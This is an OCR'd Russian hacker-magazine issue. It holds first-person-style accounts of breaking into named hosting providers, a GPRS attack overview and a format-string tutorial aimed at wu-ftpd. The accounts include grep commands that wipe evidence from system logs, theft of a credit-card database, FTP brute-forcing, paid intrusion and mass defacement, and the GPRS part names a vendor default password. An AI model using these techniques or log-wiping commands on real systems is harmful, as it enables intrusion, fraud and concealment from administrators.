Отчаявшись, хакер зашел в папку /etc. Пролистав ее и не найдя ничего заслуживающего внимания, он хотел было выйти, но увидел интересный файл под именем test.pl :). В то время хакер увлекался изучением Perl, поэтому сделав cat test.pl, увидел небольшой скриптик, который коннектится на локалхост и чекает мыло админа! Да, разумеется, в нем были определены заветные переменные $login и $password - радости взломщика не было предела! Сходив на кухню за новой бутылкой пива для храбрости, он робко набрал команду su admin. Осваивать систему стало гораздо интереснее. Прочитав историю команд, хакер радостно заулыбался, так как понял, что полностью завладел сервером. На машине была установлена программа gsu, позволяющая суидиться на рута определенным юзерам (полный аналог sudo), введя лишь

пароль этого юзера. Админ был в листе, как выяснилось из файла /home/admin/.history, а потом подтвердилось практикой.

ЧИСТКА ЛОГОВ

Что примечательно, хакер был очень чистоплотен и никогда не забывал чистить свои логи. Найдя их в /var/adm/messages (и заодно запомнив, что в соляре, в отличие от пингвинов, они хранятся именно тут), он почистил логи простым grep'ом. Он мог бы просто воспользоваться vi-редактором, но из-за его сложности и своего неумения с ним работать, поступил иначе. Задачей хакера было убрать хост www.security.ru из лога. Он добился этого простой командой:

```
# cd /var/log
# grep -v 'www.security.ru' messages > temp
# mv temp messages
```


Здесь ключик -v команды grep означал вывод всех строк, не содержащих определенный шаблон. Тем самым взломщик отсортировал лог на предмет хоста во временный файл, а затем переименовал его в messages. Это придется проделывать каждый раз после входа в систему, дабы избежать записи нежелательной информации. Глянув в last, хакер увидел огромное количество записей сессий по ftp и shell от разных клиентов, поэтому махнул рукой на wtmp. Теперь его ожидала самая ответственная работа - сбор информации с этого сервера.

СБОР ДАННЫХ

Информация обещала быть ценной. Останавливало лишь одно - на сервере стоял какой-то экзотический SQL сервер, совсем не похожий на mysql или postrgesql. Думаешь, это его остановило и он сделал disconnect от удаленной машины? Не-а, ошибаешься. В его жилах текла горячая кровь предков, которые не останавливались ни перед чем. Старательно изучив истории команд всех администраторов системы, он наткнулся на интересный скрипт с именем sql. В параметрах был запрос данных из базы, причем синтаксис был очень похож на mysql. Недолго думая, хакер просмотрел структуру всех баз данных и нашел инфу о доменах и pop-аккаунтах к этим доменам. Также пригодилась и вторая база, под названием payment, в ней расположилась инфа о кредитках, по которым покупали домены. Размер таблицы был порядка 10 мегабайт.

Радуясь легкой добыче, хакер сделал дамп всего этого добра и заботливо слил его по вебу с этого же сервера. Не забыв удалить архивы с ценной инфой, чтобы не озадачить админа :), взломщик еще раз убедился, что логи действительно не содержат информации о вторжении, после чего спокойно вышел из системы. Для него она уже не представляла особого интереса. Впоследствии хакер изучил базу с кредитками и нашел в ней много левых номеров (это только на первый взгляд, на самом деле их было не много, а очень много), но удовлетворившись явным перевесом "валидных" номеров, полез покупать себе шелл для eggdrop на более продвинутой платформе.

Итог как всегда печален: сервер был сломан из-за беспечности системного администратора, который наверняка знал, что его скрипт могут прочитать клиенты этого хостинга. Он не позаботился о его удалении или скрытии от посторонних лиц. Грустно то, что компания в конце концов перестала быть хостингом, и www.awc.net сейчас занимается несколько иными вещами. Возможно, теперь там более ответственные админы.



Сюда теперь кидает при обращении на www.awc.net =)


ЭТЮД ВТОРОЙ: WWW.SWEB.RU - КРУПНЫЙ ПИТЕРСКИЙ ХОСТИНГ

Теплой весной 2002 года некто, сидящий за компьютером, увидел в ICQ странное сообщение от типа, сообщившего, что его направили хорошие люди. После десятиминутного разговора стало ясно, что этот человек предлагает нашему герою, назовем его "злобным хакером", работу. Так как у хакера не было опыта взлома на заказ, он долго не мог понять, что же конкретно от него хотят. А оказалось, что клиент просит получить на время доступ к web-интерфейсу известного хостинга www.sweb.ru (для справки: на нем как раз хостились такие сайты как www.nwgsm.ru и www.udaff.com). Он дал хакеру один аккаунт для теста и попросил особо не светить его в логах. За успешно выполненную работу заказчик платил 100 WMZ ($100 через www.webmoney.ru), заметив, что это легкие деньги для хакера средней руки. Подумав, хакер согласился.

Выбрав для вторжения темное время суток, чтобы не наткнуться на бдящих админов, он залез на ssh хостера под выданным ему аккаунтом. Но помня, что светить его нежелательно, первым делом скопировал себе /etc/passwd и стал тупо брутфорсить аккаунты на 21 порту в надежде, что встретится пароль, идентичный логину пользователя. Результат оправдал ожидания, и взломщик нашел целых три таких учетных записи. Одну из них он использовал для входа на сервер.

После долгих скитаний хакер понял, что там стоит не что иное, как RedHat 7.1 (хотя сами админы тщательнейшим образом скрывали версию системы, хакер узнал ее лишь через файл /proc/version). Интересно было, что бинарник /usr/bin/w показывал лишь одного взломщика, хотя юзеров было трое. Воспользовавшись /usr/bin/users, хакер увидел, что в системе было еще два рута, видимо админы не хотели, чтобы их видел кто-то из клиентов. После неудачных испытаний паблик-эксплоитов, хакер забил на sweb и направился в IRC - место, которое он считал своим вторым домом. Увидев там знакомого взломщика, он попросил у него пару приватных сплоитов, и, естественно, получил отказ. Тогда наш герой решил схитрить, попросив собеседника пощупать довольно крупный хостинг. Тот не отказал (еще бы, поломать что-либо, особенно локально - одно удовольствие) и с помощью мощных эксплоитов справился с задачей за полчаса, дав путь к суидному шеллу. Радости хакера

NEXT



Взлом

КАК ЭТО БЫВАЕТ НА САМОМ ДЕЛЕ

Master-lame-master

Основные принципы начинающего хакера

Что же помогло хакеру в его нелегком деле?
1. Взломщик не пренебрегает помощью других людей, которые, по его мнению, разбираются во взломе лучше, чем он.
2. Взломщик, заботясь о своей же безопасности, стремится оставить как можно меньше информации о себе.
3. Взломщик обычно выбирает для активных действий ночь, зная, что в это время админы редко следят за серверами (не стоит забывать о разнице во времени в разных часовых поясах).

не было предела (еще бы, получить $100 практически на халяву), поэтому, добавив одну строку в .htpasswd, лежащий в админской директории, он связался с заказчиком и радостно сообщил, что работа выполнена досрочно. После небольшой проверки хакер получил баблосы на свой электронный счет, а также слова благодарности и приглашение на удаленную работу.

ПРАЗДНИК - 1 МАЯ!


Когда прошла радостная эйфория, взломщик глянул на часы и смекнул, что завтра первое мая, а значит, самое время устроить этому хостингу праздник в качестве хорошего дефейса всех сайтов на нем (а их было около 50). Но сомневаясь в правильности принятого решения, он еще раз залез в систему с целью проверить остальные два сервера этого хостинга, и обнаружил невероятное. Вход на них был возможен путем авторизации ключами от рута без всякого пароля. Зная по опыту, что на хостингах его бэкдор долго не провисит, он решил задефейсить все три сервера, сделав тем самым прекрасный подарок админам :). Сгрузив авто-дефейсер с www.packetstormsecutiry.nl, взломщик запустил его на главном сервере. Какой прилив патриотизма он испытал при виде строчки file /home/web/www.nwgsm.ru/index.html was defaced! Зайдя на веб этого сайта и убедившись, что html был заменен на самом деле, хакер повторил операцию на остальных двух серверах (кстати, там стояли непробиваемые на тот момент FreeBSD 4.7 и Debian 3.0).



Такой дефейс красовался более суток на 500 сайтах

Удалив полностью /var/log для надежности, хакер удалился из системы. Разумеется, он входил в нее не с провайдерского шелла, а с далекой скарженной машины из Китая (очень подозрительно, ведь Китай практически закупорен от внешнего интернета, но пусть это останется на совести хакера :) - прим. ред.). С чувством выполненного долга взломщик пошел спать, пожелав спокойной ночи админам серверов хостинга. Два сервера sweb'a были восстановлены к обеду первого мая, третий же к утру следующего дня. Проверив мыло от оставшейся у него учетной записи, хакер нашел там письмо от админов следующего содержания:

Это письмо еще раз показало наплевательское отношение администраторов к клиентам. За сутки, пока висел дефейс, на почту хакера пришло около ста писем от клиентов www.sweb.ru. В них были как слова негодования, так и радости, и много заманчивых предложений, типа "сломайте мне хостинг за деньги". Причем, письма были не только от русских.



Избранные письма из ящика дефейсеров

ЛОМАТЬ ИЛИ НЕ ЛОМАТЬ?

Итог этого взлома для хакера - несколько бессонных ночей, проведенных в страхе быть вычисленным. Эти опасения были оправданными, так как несколько администраторов взломанных сайтов действительно вежливо стучались в его ICQ, говоря, что знают о нем все, вплоть до номера мобильного телефона. На самом деле вычислить его было довольно легко, но это уже другая история. К счастью, все обошлось, и через несколько дней он вернулся к своей обычной жизни. Стоит отметить, что удаленная работа взломщика очень рискованна, и в случае подставы виноват оказывается хакер, а не заказчик.

Прочитав эту статью, еще раз задай себе философский вопрос: ломать или не ломать? Взлом для хакера по сути лишь развлечение, но вот последствия, если его вычислят, будут совсем не смешные, особенно если жертва - крупный проект... Разумеется, вся информация в этой статье должна рассматриваться как помощь начинающим администраторам, и ни в коей мере не как пособие для начинающего хакера.

Уважаемые клиенты!

В связи с проблемами на наших серверах некоторые index-страницы были удалены или заменены. Поэтому Ваш сайт может не функционировать.

Все остальные файлы Вашего сайта сохранились без изменений. Пожалуйста, проверьте наличие на аккаунте index-файлов и при необходимости закачайте файлы.

Желаем успехов.

С уважением,
Информационный департамент SpaceWeb
info@sweb.ru
http://www.sweb.ru/


конкурс завершен! конкурс завершен! конкурс завершен! конкурс заверш
microlab
почувствуй, что слышишь)))
SPEAKER
1
2
Простите, менеджеров найти не могу... :(
А у вас есть акустические системы "Microlab"?
???
Сейчас попробую посмотреть...
3
– Да нет, Вы знаете, у нас вообще нет акустических систем...
SPEAKERS
4
Ха! А это тогда что такое ?!!
Это-м-м-м-это...
SPEAKER'S
5
Да это же просто колонки!
!!
6
НОВАЯ ИСТОРИЯ В СЛЕДУЮЩЕМ НОМЕРЕ
подробности на microlab-speaker.ru
© Денис Данилов
автор story Kate007

Взлом

АТАКА НА GPRS

Леший с Лукоморья (lukomore@real.xakep.ru)



АТАКА НА GPRS

GPRS - это новая услуга, которая позволяет с помощью обычного мобильника браузить инет с нехилой скоростью 171,2 Кбит/сек. Правда, это только в теории. На практике скорость всего 30-40 Кбит/сек, но и этого вполне достаточно для того, чтобы зависать на сайтах с анекдотами и другой развлекухой. Кроме того, это единственный способ заюзать интернет при отсутствии телефона в твоей квартире. А уж для настоящих хакеров GPRS поистине предоставляет безграничные возможности. Представь: едет хакер с друганом на машине, друг за рулем, у хакера на коленях ноутбук, к которому прикручен мобильник (кстати, GPRS поддерживается не любым аппаратом). И они вместе ломают сеть какого-нибудь банка, а переведя энную сумму денег на подставные счета, уносятся с места преступления. Мечта… Ну да ладно, что-то я отвлекся. Расскажу о том, какие слабые места есть в этой технологии. Сразу замечу, что некоторые положения статьи применимы и к GSM, как прародительнице GPRS.

КРАТКИЙ ЭКСКУРС В ТЕОРИЮ GPRS

Технология GPRS мало чем отличается от GSM и по большому счету является ее расширением. Обычный мобильник с поддержкой GPRS (например, Ericsson R600) подключается по радиоканалу к так называемой базовой станции, которая передает трафик на узел обслуживания абонентов (serving GPRS support node - SGSN), являющийся первым и одним из самых важных элементов GPRS-сети. Данный узел, который обычно строится на базе Unix (например, у Ericsson в SGSN используется Solaris), транслирует все IP-пакеты получаемые и принимаемые мобильником. Именно SGSN проверяет, разрешено ли абоненту пользоваться GPRS-услугами.

По идее, SGSN'ом можно было бы и ограничиться, но ведь мало кого интересует хождение по GPRS-бэкбону. Поэтому для выхода в открытые сети используется маршрутизатор, который называется gateway GPRS support node, а попросту GGSN. GGSN, как и SGSN обычно строится на базе Unix и отвечает не только за маршрутизацию трафика в интернет, но и за связь с GPRS-сетями других операторов (т.е. за роуминг). Существуют и другие элементы этой технологии, но о них мы поговорим чуть позже, рассматривая ошибки GPRS.
В чем прелесть этой технологии для хакера? А в том, что в ее основе лежит старый знакомый - IP, изученный вдоль и поперек и позволяющий творить чудеса с теми, кто недооценивает всю опасность этого протокола.

ДЛЯ ЧЕГО ВСЕ ЭТО?

Зачем человеку шутить с Уголовным Кодексом и баловаться с GPRS? А целей может быть четыре:
* За чужой счет посидеть в интернете.

* Подслушать, что говорит подружка о тебе любимом.
* ЗаDoSить дружбана, который обозвал тебя ламером.
* Нагадить провайдеру, отключающему за скан.

КАК ЛОМАЕТСЯ?

Что надо сделать, чтобы юзать инет, не платя за это свои грОши? Ну, конечно, выдать себя за абонента, оплатившего эту услугу. Но сказать проще, чем сделать. Есть два варианта:
* Влезть в сеть своего прова и изменить информацию о доступных тебе услугах. Однако сделать это не так просто, да и залететь можно очень быстро. Если вдруг такой подлог выяснится, то доказывать, что ты не Camel придется сотрудникам Управления "К".
* Иметь на руках аппарат, в недрах которого (читай в SIM'е) прописано, что взломщик может пользоваться GPRS. А смысл сказанного прост: хакер должен каким-то образом получить (и пусть это останется на его совести) аппарат абонента, оплатившего эту услугу, либо клонировать этот аппарат. Т.к. мобильный телефон куда меньше обычного компьютера, то и украсть его намного легче. В худшем случае вор получает аппарат за сотню баксов, который он может продать, повесить себе на шею и т.д. При хорошем же раскладе вор получает телефон с работающей SIM-картой и может пользоваться GPRS-услугами до момента блокирования телефона оператором связи, что может произойти довольно быстро. Очевидно, что вариант с клонированием лучше, т.к. в этом случае хакер может пользоваться услугами GPRS до тех пор, пока настоящий владелец не заметит, что с его счета списывается слишком много денег.

Как и в случае с овечкой Долли, которая умерла, не прожив и половины среднего срока жизни овцы, клонирование телефона - дело непростое и потенциально опасное. Я надеюсь, ты это понимаешь. Приводить технические детали процесса нет смысла, тем более что седьмой номер Спец Хакера за прошлый год был полностью посвящен вопросам фрикинга и защиты самих мобильников. Хочу только отметить, что многие операторы связи, понадеявшись на защиту реализованных в телефоне алгоритмов, не особо контролируют клоны телефонов, чем и дают пищу для размышлений и пространство для испытаний. Более интересны особенности защиты самой GPRS-технологии. К ним и перейдем. Но сразу хочу отметить, что технология эта новая и малообкатанная. Дыр в ней нашли пока не так много, да и те, что нашли, как правило, связаны с недосмотром админа, который что-то упустил и оставил лазейку для умных людей.

ГЫ-ГЫ? ЛОМАЕМ!

С точки зрения обычного интернетовского юзверя, первое, что он видит на пути к мобильнику, это GPRS-маршрутизатор (т.е. GGSN), транслирующий все входящие пакеты в GTP-трафик, а все исходящие в обычный IP. Здесь и кроется первая дыра. GGSN - это обычное IP-устройство, подверженное классическим DoS-атакам. Причем на GGSN возможны как распространенные DoS-атаки Land, SYN Flood и т.п., так и малоизвестные дыры. Например, посылка TCP-пакета с типом опции 0xFF внутри заголовка IP приводит к перезагрузке некоторых GGSN. Хотя упадет устройство или нет зависит от качества реализации стека производителем. Например, в Shasta 5000 BSN от Nortel уже встроена защита от атак SYN Flood и Land.

Проблема нумбер 2. Многие GGSN выполнены на базе широко известных ОС, например, HP UX, Solaris или IPSO от Nokia. Дыры в этих ОС тоже известны. Так что остается только проверить с помощью сканера наличие уязвимостей. В случае удачи хакер получает полный доступ к GGSN и, следовательно, ко всей GPRS-сети.

Кстати, SGSN еще более уязвимы, т.к., согласно отчету @stake, на сегодняшний день вообще не существует никаких средств их защиты. Если GGSN, как и нормальный маршрутизатор, можно настроить (задать списки контроля доступа) или навесить на него внешний фаервол (например, CheckPoint Firewall-1 GX), то с SGSN ситуация существенно хуже. Что касается дыр, то в качестве одной из них могу назвать SNMP, с помощью которого можно управлять этим устройством. То же самое относится и к GGSN. В частности, уязвимости в Contivity CES/GGSN (версии 2.04.03 и 3.01.01) от Nortel позволяют реализовать различные атаки на него, начиная от DoS и заканчивая привилегированным доступом (http://www.cert.org/advisories/CA-2002-03.html).




Схема работы GPRS-сети

Взлом

АТАКА НА GPRS

Леший с Лукоморья (lukomore@real.xakep.ru)

Следующая проблема касается GTP, который работает поверх UDP или TCP (только в версии выше первой) и по умолчанию не шифрует трафик. А, следовательно, получив доступ к GGSN или SGSN, хакер может читать все сообщения. Никаких механизмов безопасности в GTP не предусмотрено, и все производители рекомендуют использовать IPSec, что, разумеется, делают далеко не все. Собственно, как считают многие специалисты, только некоторые компании, предоставляющие услуги GPRS, применяют положения своей политики безопасности к GPRS-устройствам, остальные считают их защищенными и недоступными для злоумышленников.

Как и любая крупная структура, GPRS-сеть должна иметь эффективные механизмы управления, и они действительно есть. Помимо уже упомянутого SNMP, в сети GPRS можно встретить Telnet, DHCP, DNS, TFTP, RIP и даже HTTP. А что позволяют делать эти протоколы с узлом, на котором они запущены, я думаю, говорить не стоит.

Кстати, перехватить трафик можно не только между GGSN и SGSN, но и между мобильником и SGSN. И это несмотря на наличие шифрования между ними. А все потому, что в реализации алгоритмов A3 и A8, объединенных общим именем COMP128, существует ряд дыр, которые были найдены ушлыми хакерами. Правда эти дыры были обнаружены в SIM-карте, но учитывая, что SGSN использует те же алгоритмы, получить доступ к передаваемым данным не составит труда.

Те, кто читал мою статью об атаках на IP-телефонию (12-й Хакер за 2002 год), могут проследить, что атаки на обе технологии практически совпадают - разнятся только детали реализации. Поэтому можно попытаться спрогнозировать - какой еще атаке подвержены компоненты GPRS-сети. Правильно! Абсолютное большинство устройств поставляется с предустановленными настройками, и для их изменения используется пароль администратора, заданный по умолчанию и практически никогда не изменяемый. Например, в Nortel'овском оборудовании есть такая учетная запись field, пароль для которой - service.

Если бы хакер был сотрудником какого-нибудь Мегафона, Билайна или МТС, у него появилось бы чуть больше возможностей по хаканью GPRS. В частности, можно взломать биллинговую систему, ведущую тарификацию звонков и услуг. А можно покопаться в базах HLR (Home Location Register) и VLR (Visitor Location Register), хранящих информацию о каждом человеке, оплатившем услуги оператора GPRS, и о каждой мобильной станции, находящейся в данный момент в зоне действия SGSN. HLR, например, хранит информацию о дополнительных услугах, параметрах аутентификации, IP-адресе и т.д. Обмен данной информацией происходит между HLR и SGSN. В VLR хранится та же информация об абоненте, что и в HLR, но только до тех пор, пока абонент не покинет географическую зону, обслуживаемую этим реестром перемещений. Но так как среди 75000 подписчиков][вряд ли есть найдется много сотрудников указанных операторов связи, то рассматривать эту тему более подробно мы не будем.

ЗАКЛЮЧЕНИЕ

К сожалению, статья не изобилует примерами реальных атак и дыр, и на то есть 2 причины. Во-первых, GPRS - технология еще малораспространенная, а местами даже и незрелая, и поэтому присущих именно ей дыр найдено не так много. А те, что уже известны, в основном касаются протокола IP вообще. Во-вторых, как подчеркивают многие спецы по безопасности, на сегодняшний день основная проблема с защищенностью GPRS связана с мобильным телефоном, а точнее с SIM-картой. Т.е. получив в свое распоряжение SIM-карту абонента, подписанного на услуги GPRS, хакер может пользоваться ими до посинения.

Я надеюсь, что со временем эта технология займет свое достойное место на российском рынке телекоммуникационных услуг, и появится больше возможностей пощупать ее дыры. А пока пользуйтесь бесплатным GPRS, предоставляемым МТС :).



IMEI код

В украденном аппарате можно изменить идентификационный код мобильника IMEI и, вставив другую SIM-карту, использовать его по прямому назначению. Учитывая, что многие операторы связи никак не контролируют эти номера, то возможно появление в сети нескольких мобильников с одинаковыми IMEI. Согласно отчету консалтинговой компании @stake ("GPRS Wireless Security: Not Ready For Prime Time"), опубликованному в июне 2002 года, на рынке отсутствует оборудование, поддерживающее реестр идентификационных данных оборудования (Equipment Identity Register), который содержит информацию, позволяющую блокировать вызовы от украденных, мошеннических или иных неавторизованных устройств. Это значит, что оператор не сможет отключить украденную или клонированную трубку.

Узнать IMEI элементарно - достаточно набрать на телефоне комбинацию *#06#. В реестре EIR помимо так называемых "белого" и "серого" списков хранится и "черный" список, содержащий идентификаторы всех запрещенных аппаратов. Как заявили сотрудники МТС: "Сейчас между операторами проводятся переговоры о создании единого "черного списка" краденых телефонов". Из чего можно сделать вывод, что пока такой список не создан, а учитывая конкуренцию и российскую неразбериху, можно предположить, что в ближайшее время создание такого списка фрикерам не грозит.


ТАРИФ
ДЖИНС-ТОНИК
0,01* ночью
Бесплатно
входящие местные звонки с телефонов МТС.
определитель номера.**
детализированный отчет по балансу.
Отсутствие абонентской платы.
Вечерние и ночные скидки на все звонки,
включая областные.
Посекундная тарификация с 1-ой или 61-ой секунды.
Низкая стоимость звонков на областные телефоны .
МТС
* Цена за минуту разговора на исходящие местные звонки внутри сети МТС с 0:00 до 7:00 часов ежедневно.
** предложение действует до 30 июня 2003 года (включительно).
Все цены приведены без учета НДС и НсП.
Оплата производится в рублях по курсу ЦБ РФ на день осуществления платежа. Лицензия Министерства РФ по связи и информатизации №14665. Товар сертифицирован.

Взлом

ЭКСПЛОИТ ПОД WU-FTPD

kas1e



Сегодня мы продолжим знакомство с различными уязвимостями и рассмотрим ошибку типа format string. Format string появился на свет в июне 1999 года, а уже в июне 2000 количество эксплоитов, основанных на этой уязвимости, достигло критической отметки. Они проявлялись как в маленьких утилитах, так и в огромных серверных приложениях. В течение года производители софта пытались закрывать на это глаза, но в конце концов опомнились. Как ты догадываешься, большинство ошибок в программном обеспечении объясняется кривым программированием или ленью. Format string не исключение, как станет понятно при более близком знакомстве. Итак, поехали.

FORMAT STRING УЯЗВИМОСТЬ

Работа у программиста довольно напряженная, необходимо следить за каждым байтом, оценивать ситуацию, представлять различные возможности поведения программы и т.д. К примеру, часто приходится использовать в программе 'C' строки, оканчивающиеся нулевым байтом, и не всегда есть возможность уследить за таким кодом. Отсюда возникают разные проблемы. Так и в случае с format string. Скажем, программист решает сэкономить на размере и не указывает дополнительных 'форматных' аргументов:

```
printf(string); // выводим строку (без указания каким способом выводить)
```

вместо:

```
printf(%s, string); // выводим строку (с указанием способа)
```

Видимо не все программисты знают, что если форматный аргумент не указан, то их поиск будет производиться в любом случае. И если какой-то из них будет найден, то в стеке произойдут соответствующие преобразования (из предыдущих статей по buffer overflow можно представить, чего добиваются люди, имея доступ к стеку). Однако нас больше интересует конкретный символ форматирования. Это %n. Как ни странно, при описании символов форматирования он почти никогда не упоминается. А вот что говорится о нем в манах:

"Число символов, выведенных до этого момента, сохраняется по адресу целого числа, указанному аргументом-указателем типа int * (или variant). Преобразование аргументов не происходит".

Что же это значит? А то, что данный аргумент позволяет производить запись в переменную-указатель, даже если она используется в функции для вывода на экран! Т.е. можно записывать данные по адресу, на который указывает второй аргумент. Кроме этого, он подсчитывает еще каждый символ, появляющийся в самой строке форматирования. Возьмем простейший пример:

```
#include <stdio.h>

void main()
{
  int a;                          // целая переменная 'a'
  char *buff = "1111111111";   // символьный буфер 'buff' с десятью единицами
  printf("%s%n\n", buff, &a);  // выводим строку "1111111111",
                              // которая содержит 10 символов
  printf("a = %d\n", a);        // выводим записанное значение (число символов)

// записанное в целую переменную 'a'
}
```

Откомпилим и запустим:

```
# gcc printf_test.c -o printf_test
# ./printf_test
1111111111
a = 10
```

Да, %n действительно подсчитывает символы. Но есть еще один нюанс - подсчет не всегда бывает таким точным :). Сразу скажу, что %n считает количество символов, которые будут выведены предположительно. Т.е. если ты, скажем, через snprintf ограничишь буфер 100 символами, а потом повторишь строки из предыдущего примера, то переменная 'a' будет показывать вместо 10 - 100. Вот более детальное объяснение: сначала %n подсчитывает количество символов, потом записывает по адресу, указанному во втором аргументе, и только потом строка уменьшается при копировании в буфер. Т.е. сначала строка расширяется, потом считывается, а затем уменьшается ;).

Теперь вкратце о том, что мы имеем относительно %n 'форматера':

1. возможность записи данных по адресу, на который указывает второй аргумент.
2. a) подсчет символов в строке форматирования.
b) подсчет символов в строке с учетом предположительного размера строки форматирования.

Вот, собственно, те нюансы, которые необходимо знать относительно %n - символа форматирования. Осталось понять взаимодействие стека и printf, прежде чем разобрать написание эксплоита.

Объясню, для чего я буду рассматривать взаимодействие функции и стека. Нам нужна возможность двигаться по стеку в поисках информации, такой как адреса возвратов функций (надеюсь, из предыдущих статей ты помнишь, что такое адрес возврата). И вот что получается: ты можешь записывать данные как второй аргумент по адресу (т.е. в стек), ползать по самому стеку и находить адреса возвратов, перезаписываемые адресами наших шеллкодов (опять же, читай предыдущие статьи про переполнения буфера). В итоге получаешь: шеллы, руты и чруты. А теперь рассмотрим пример:

```
#include <stdio.h>
int main(int argc, char **argv)   // берем данные с командной строки
{
  int i = 1;                      // целая переменная i = 1
  char buffer[64];                // символьный буфер в 64 байта
  char tmp[] = "\x01\x02\x03";    // символьный буфер с 3 байтами

  snprintf(buffer, sizeof buffer, argv[1]);  // ограничиваем буфер 64 байтами
  buffer[sizeof (buffer) - 1] = 0;

  //печать размера буфера
  printf("buffer : [%s] (%d)\n", buffer, strlen(buffer));

  //печать переменной i.
  printf ("i = %d (%p)\n", i, &i);
}
```

Пока что не пытаемся переполнить буфер или перезаписать какие-то данные в стеке, а просто копируем аргумент в символьный массив buffer. На основе этой программки легко понять, что происходит в стеке при использовании snprintf() функции. Откомпилим его и запустим:

```
# gcc test_stack.c -o test_stack
# ./test_stack haha
buffer : [haha] (4)
i = 1 (bffff674)
```

Работает, как и запланировано. На рисунке показано, что же происходит со стеком при вызове sprintf(). (рисунок 1)

Я не буду мучить тебя объяснениями, а сразу скажу результат. Используя символы форматирования как аргументы в командной строке, ты можешь читать данные из стека :). За более детальной информацией лучше всего обратиться к соответствующим ссылкам внизу (в блок-врезке). Т.е. ты можешь искать важную информацию, такую как адрес возврата функции (на самом деле можно искать и другое, но об этом в другой раз).

WU-FTPD

Этот ftp демон, написанный в вашингтонском университете (Washington University's ftp server = wu-ftpd), имеет расширенные






Рисунок 1

Стек при выполнении snprintf() функции

Взлом

ЭКСПЛОИТ ПОД WU-FTPD

kas1e

Ссылки:

http://packetstormsecurity.org/0006-exploits/wuftpd2600.c - сам эксплоит.
http://www.hert.org/papers/format.html - детальное описание format string уязвимости.

возможности по сравнению с обычным ftpd. Видимо в результате таких расширений он и приобрел славу одного из самых глючных демонов. Уязвимость, которая будет описана далее, связана с некачественной обработкой команды SITE EXEC. Проблемный участок кода находится в ftpd.c файле, в функции vreply(). Вот как он выглядит:

```
void vreply([...], *fmt, [...]);
{
char buf[BUFSIG];
[...]
snprintf(buf, sizeof(buf), fmt);
[...]
```

